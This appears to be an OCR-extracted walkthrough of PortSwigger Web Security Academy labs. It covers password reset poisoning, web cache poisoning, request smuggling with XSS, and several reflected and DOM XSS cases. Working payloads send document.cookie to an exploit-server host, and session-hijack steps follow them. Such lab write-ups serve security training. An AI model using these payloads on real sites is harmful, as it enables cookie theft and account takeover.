

STAGE1.APP1 [Username enumeration in 'forgot password'+password reset poisoning]

1. Application returns different responses on existing and non-existing usernames.
   Invalid username in case user does not exist:




   Message about reset link if user exists (in my case it was either carlos or guest. You can try usernames from here: https://portswigger.net/web-security/authentication/auth-lab-usernames):




2. Send the POST /forgot-password request to Burp Repeater.
3. Notice that the X-Forwarded-Host header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
4. Go to the exploit server and make a note of your exploit server URL.
5. Go back to the request in Burp Repeater and add the X-Forwarded-Host header with your exploit server URL:
   `X-Forwarded-Host: your-exploit-server-id.web-security-academy.net`
6. Change the username parameter to carlos and send the request.

7. Open log client on the exploit server, note the link with password reset



8. Append link into GET request of the main application page

9. Window with possibility to change password appears



Change password to new one (could be any)
Log in as carlos/{new password}
SOLVED

Sample lab: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware

STAGE1.APP2 [Web-cache poisoning]


During exploring the application you can notice strange behavior of the 'search' functionality – search string is not updated each time your are searching.
Also use burp-search to find key words of this lab: X-cahce: hit, X-Cache:miss.

1. Send GET request for the home page to Burp Repeater.
2. Add a cache-buster query parameter, such as: `?cdd=22333.` Do not replay request on this stage

3. Go to the exploit server and change the file name to match the path used by the vulnerable response: `/resources/js/tracking.js`

4. Enter in the following in the Body on the exploit server:
`document.location='https://exploit-your-exploit-server.web-security-academy.net/`*`cookiestealer.php?c=`*`'+document.cookie;`


5. Add `the` *`X-Forwarded-Host`* header with hostname of *you exploit server*. Replay request



6. Observe that the X-Forwarded-Host header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at /resources/js/tracking.js.


7. Observe X-Cache: miss in the response

8. Replay the request and observe that the response contains the header `X-Cache: hit`. This tells us that the response came from the cache.



9. In Exploit Server view logs for users cookie.

10. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page



SOLVED

https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-an-unkeyed-header

STAGE1.APP3 [HTTP Smuggling + XSS Through User Agent]

1. Let Burp Scanner find the HTTP Smuggle request and returns a 200 response, some will give you 400's which are useless to us. Use that request, delete all the "sec" headers – they're useless.

We will work with this request:


2. Add this to the end of the request that burp generated (changing your url's and all of course):

```
GET /post?postId=4 HTTP/1.1
Host: your-host.web-security-academy.net
User-agent: "><script>alert(document.cookie);var x=new
XMLHttpRequest();x.open("GET","https://exploit-server.web-security-
academy.net/"+document.cookie);x.send();</script>
```

And then send it through intruder with null payloads like 100 or so times

3. In Exploit Server view logs for users cookie.

4. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page




SOLVED

https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss

STAGE1.APP4 [XSS with most tags and attributes blocked]

XSS in the search bar, the one where you have to check every tag, and every attribute through Burp Intruder.

1. Burp scanner identify it as 'reflected xss'




2. **Send to intruder search request, then iterate through each tag, after finding allowed tag iterate through each event (references to lab below)**
3. **Tags and attribute that was allowed:**

<body onhashchange>
<body onload>
<body onmessage>


Payload that was sent to victim (in the body section of the exploit server). Sometimes you need to double url encode this string "document.location='https://exploit-ac1d1ff61ead7d85c04d322e017900cf.web-security-academy.net/?c='+document.cookie"
Or base64 encode it like on examples below. Both payloads are verified and working.

*<iframe src="https://acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net/?query=%27%3C**body**%20**onhashchange**=%22eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHBzOi8vZXhwbG9pdC1hYzQ0MWY0MDFlZjg2NTkxYzA4ZDFlZGMwMWNlMDBiYy53ZWItc2VjdXJpdHktYWNhZGVteS5uZXQvP2M9Jytkb2N1bWVudC5jb29raWU'))%22%3E//" onload="this.onload='';this.src+='#XSS'"></iframe>*

*<iframe src="https://you-app.web-security-academy.net/?searchterm=%22%3E%3C**body**%20**onload**=%22document.location%22%5D%3D%22https%3A%2F%2Fexploit-server%252eweb-security-academy%252enet/?c='+document%252ecookie"%22%3E//" >*



4. Store exploit, click 'deliver to victim'. Go to exploit server log and copy session cookies.
5. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page




SOLVED

https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked

STAGE1.APP5 [DOM XSS using JSON PARSE]


1. Explore the application. User burp search to find JSON.parse(e.data). If you have this string you are in a correct lab.



2. Payload for exploit server body:

```
<iframe src=https://ac411f1d1fb8c2dec055ffa800370084.web-security-academy.net/
onload='this.contentWindow.postMessage("{\"type\":\"redirect\",\"redirectUrl\":\"javascript:window.location=%22https://exploit-ac1a1f191f10c29dc09cff9c0110008b.web-security-academy.net/?c=%22%2bdocument.cookie\"}","*")'>
```

3. Store exploit, click ‘deliver to victim’. Go to exploit server log and copy session cookies.
4. Open dev console in browser, replace current ‘session’ cookie to cookies from exploit server log, reload ‘my account’ page




SOLVED

https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages-and-json-parse

STAGE1.APP6 [Filtered XSS]


1. Search parameter is vulnerable to reflected XSS, scanner can identify it during active scan



2. you will see that all tags are allowed except <script>. This can easily be bypassed by doing the following
3. Place this script into body section of the exploit server:
4.

```
<script>
location='https://your-lab.web-security-
academy.net/?lookup=%3C%2FScRiPt%20%3E%3Cimg%20src%3Da%20onerror%3D%2
8document.location%29%3D%22https%3A%2F%2Fexploit-you-exploit.web-
security-academy.net%2F%3F%22%2B%28document.cookie%29%3E';
</script>
```

5. Store exploit, click ‘deliver to victim’. Go to exploit server log and copy session cookies.
6. Open dev console in browser, replace current ‘session’ cookie to cookies from exploit server log, reload ‘my account’ page



Alternative payload:

